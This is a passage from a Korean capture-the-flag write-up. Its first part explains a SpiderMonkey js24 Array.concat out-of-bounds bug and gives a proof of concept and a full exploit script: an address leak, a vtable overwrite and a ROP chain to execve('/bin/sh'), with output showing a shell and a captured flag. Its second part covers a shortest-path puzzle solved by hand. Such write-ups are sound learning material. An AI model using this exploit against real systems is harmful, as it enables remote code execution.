--- jsarray_orig.cpp    2013-10-30 05:40:20.000000000 +0900
+++ jsarray.cpp        2016-09-28 01:39:06.000000000 +0900
@@ -2509,6 +2509,7 @@
     length++;
 }

+   nobj->setDenseInitializedLength(length);
   return SetLengthProperty(cx, nobj, length);
 }

@@ -2587,6 +2588,7 @@
     return false;
 }

+   args.rval().setObject(*nobj);
   return true;
 }
```

소스 코드를 분석해봤을 때 Array.concat 메소드에서 parameter로 들어오는 array\_like 객체의 length 속성을 native 단에서 필요한 만큼으로 계산하지 않고 javascript를 기준으로 계산하도록 패치되어 있었다. CVE-2014-3176과 매우 유사한 exploit 문제다.

### 'hard' Array.concat OOB Proof of Concept

```
a = ['a'];
b = ['b'];
a.__defineGetter__(0, function() {
  b.length = 0x10000;
  return 0xdead;
});
c = a.concat(b);
print(c);
```

이렇게 하면 실제로 Array c에 할당된 영역을 넘어서 메모리 읽기/쓰기가 가능해진다. 단 b.length를 아무렇게나 크게 할 수는 없어서(exploit도 느려지고 메모리 접근 중 SIGSEGV) c보다 먼저 할당된 메모리(바이너리 등)는 접근할 수 없다. 대신 c 다음에 있는 chunk 주소는 double 형태로 leak되기 때문에 c의 base address는 구할 수 있다.

코드 실행은 js24가 종료할 때 heap을 정리하면서 트리거할 수 있다. C++ 객체가 담긴 heap을 조작할 수 있고 c의 base address를 알고 있으므로, vtable을 덮어쓰우면 destructor call 과정에서 "call REG"를 통해 EIP를 컨트롤할 수 있다. 바이너리에는 system이 없으므로 적당한 Stack pivoting이 문제인데, PIE가 없고 바이너리 사이즈가 굉장히 크게 되어 있어서 pivot gadget도 구할 수 있다. 나머지는 ROP로 execve("/bin/sh")을 유도해서 셸을 획득했다.

### 최종 exploit 코드 (가독성을 위해 일부 편집)

```
function d2h(d)
{
  a = new Uint32Array((new Float64Array([d])).buffer);
  return a;
}

function h2d(i1, i2)
{
  return new Float64Array(new Uint32Array([i1,i2]).buffer)[0];
}

/*
f = 7.477078763343729e+20
d = d2h(f);
f2 = h2d(d[0], d[1]);
print(f);
print(f2);
print(d[0]);
print(d[1]);
*/

trigger = h2d(0, 0x44444444);

a = ['a']; // <-- payload
b = ['b'];
```

```

function dummy()
{
    return 0x123;
}
a.__defineGetter__(0, function() {
    b.length = 0x10000;

    print('GET a[0]');
    // return payload[0];
    return 0xdead;
});
c = a.concat(b);
e = [];

payload_addr_arr = d2h(c[7]);
payload_addr = payload_addr_arr[1] - 0x50;
print('[+] &c = '+ payload_addr);

c[0] = h2d(payload_addr + 8, 0x43434343);
c[1] = h2d(payload_addr + 0xc, 0x41414141);
c[2] = h2d(1852400175, 6845231); // "/bin/sh\x00"
c[3] = h2d(payload_addr+0x10, 0); // ["/bin/sh", 0] for argv, envp
c[4] = h2d(0x41414141, 0x41414141);
c[5] = h2d(0x42424242, 0x081eec7e); // skip 1st EIP control

c[6] = h2d(0x43434343, payload_addr);
c[11] = h2d(0x41414146, 0x806cc0c); // <---- ROP started here

c[16] = h2d(0x41414141, payload_addr+8); // for1st jump

c[17] = h2d(0x0804a563, payload_addr+0x10); // ebx(prog) = "/bin/sh"
c[18] = h2d(0x84bd5c5, payload_addr+0x18); // ecx(argv) = ["/bin/sh"]
c[19] = h2d(0x84dfce9, payload_addr+0x1c); // edx(envp) = []
c[20] = h2d(0x811b30a, 0x0b); // eax = __NR_execve
c[21] = h2d(0x8083b3f, 0xdeaddead); // int 0x80

```

```

-----
result:
GET a[0]
CONCAT DONE
PUSH DONE
[+] &c = 3069383744
id
uid=1002(spidermonkey2) gid=1002(spidermonkey2) groups=1002(spidermonkey2)
ls
flag
js24
net.py
cat flag
"e863b0601bb9142d2d8d0a2f1be5b0e1"

```

## 10. short path(150)

대한민국 지도 상에 정체불명의 존재가 다수 출현했다는 속보가 들어왔다.

현재 운용할 수 있는 헬기는 단 하나 뿐이다.

가장 빠르게 모든 지점에 도착 할 수 있도록 도움을 주어라.

<http://121.78.147.178:5555/>

문제를 보면 다음과 같은 사이트가 등장한다.



최단거리는 다익스트라 알고리즘을 이용해서 풀면 된다고 생각하고 코드를 짜려다가, 시간이 넉넉해 보여서 손으로 풀기에 도전했다.

몇 번 하다가 요령을 발견했는데, 시작점에서 가까운 점을 찍고 점들 사이가 조밀해 보이는 방향으로 원을 그리면서 순서를 정하면 거의 최단 거리로 인정해주었다.

Stage : 2 / 3

지도 상에 표시 되는 모든 지점을 가장 짧은 거리의 경로로 통과하여야 한다.  
시작은 항상 start 지점에서 시작된다. 각 지점들 간의 거리는 직선거리로 계산한다.  
정답 인증은 각 지점의 숫자를 "-" 기호를 이용하여 붙인 문자형태로 전송하면 된다. ex) 3-2-1

제한 시간 00:20 초.

[질의 보내기](#)



Stage : 3 / 3

지도 상에 표시 되는 모든 지점을 가장 짧은 거리의 경로로 통과하여야 한다.  
시작은 항상 start 지점에서 시작된다. 각 지점들 간의 거리는 직선거리로 계산한다.  
정답 인증은 각 지점의 숫자를 "-" 기호를 이용하여 붙인 문자형태로 전송하면 된다. ex) 3-2-1

제한 시간 00:20 초.

[질의 보내기](#)



이런 방식으로 step2와 step3을 통과하니 플래그를 주었다.

Flag : bb2d0d9a05e5432a196d02de43fe996fdef42664